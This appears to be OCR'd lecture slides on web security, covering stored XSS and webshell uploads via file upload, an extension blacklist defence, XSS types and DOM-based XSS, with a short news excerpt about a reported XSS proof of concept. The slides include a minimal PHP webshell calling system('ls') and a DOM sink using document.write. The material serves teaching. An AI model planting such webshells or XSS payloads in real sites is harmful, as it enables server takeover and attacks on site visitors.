
This content would then need to be saved and either sent or shared with another user. An attacker would then be required to make a change or two to the malicious content, save it again, and then visit "Settings" and "Browser All Versions."

After clicking on this option, the XSS payload would trigger, the researcher said.

Bharad also provided a Proof-of-Concept (PoC) video to demonstrate the vulnerability.

Stored XSS Attacks Example – File Upload

Recap: File Uploading Bugs



Web server
Attacker's arbitrary shell code
Execute an arbitrary code in the server environment
webshell.php
webshell.php
Upload request
Access
https://websec.com/webshell.php
https://websec.com/webshell.php
Attacker

```
<?php
   system('ls');
?>
```

```
<?php
   system('ls');
?>
```


```
$ls
> flag.txt   passwd
```

Stored XSS Attacks Example – File Upload


Attacker's arbitrary JS code
Web server
Execute an arbitrary code in the target origin
https://websec.com/xss.html
JavaScript Alert
XSS
OK
Upload request
Access
https://websec.com/xss.html
Attacker
Victim
xss.html
xss.html

```
<html>
  <script>
    attack();
  </script>
</html>
```

Defense: Content-filtering Checks



```
<html>
  <script>
    attack();
  </script>
</html>
```

xss.html

Content-filtering checks

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
Error:
forbidden
file type
```

PHP interpreter

Research: Related Works

- FUSE: Finding File Upload Bugs via Penetration Testing***, NDSS ‘20***

- Spider-Scents: Grey-box Database-aware Web Scanning for Stored XSS***, USENIX SEC ‘24***

- Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting***, USENIX SEC ‘24***

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

DOM-based XSS Attacks


- An attack payload is executed by modifying the “DOM environment” <u>used by the original client-side script</u>

Recap: Changing HTML DOM using JS

- JavaScript can change all the HTML DOM components in the page!

- using several APIs
  - `createElement(elementName)`
  - `createTextNode(text)`
  - `appendChild(newChild)`
  - `removeChild(node)`


Changing HTML DOM using JS



A normal webpage
(Before executing the JS)

```
<script>
  document.write("Current URL: " +
                                document.baseURI);
</script>
```

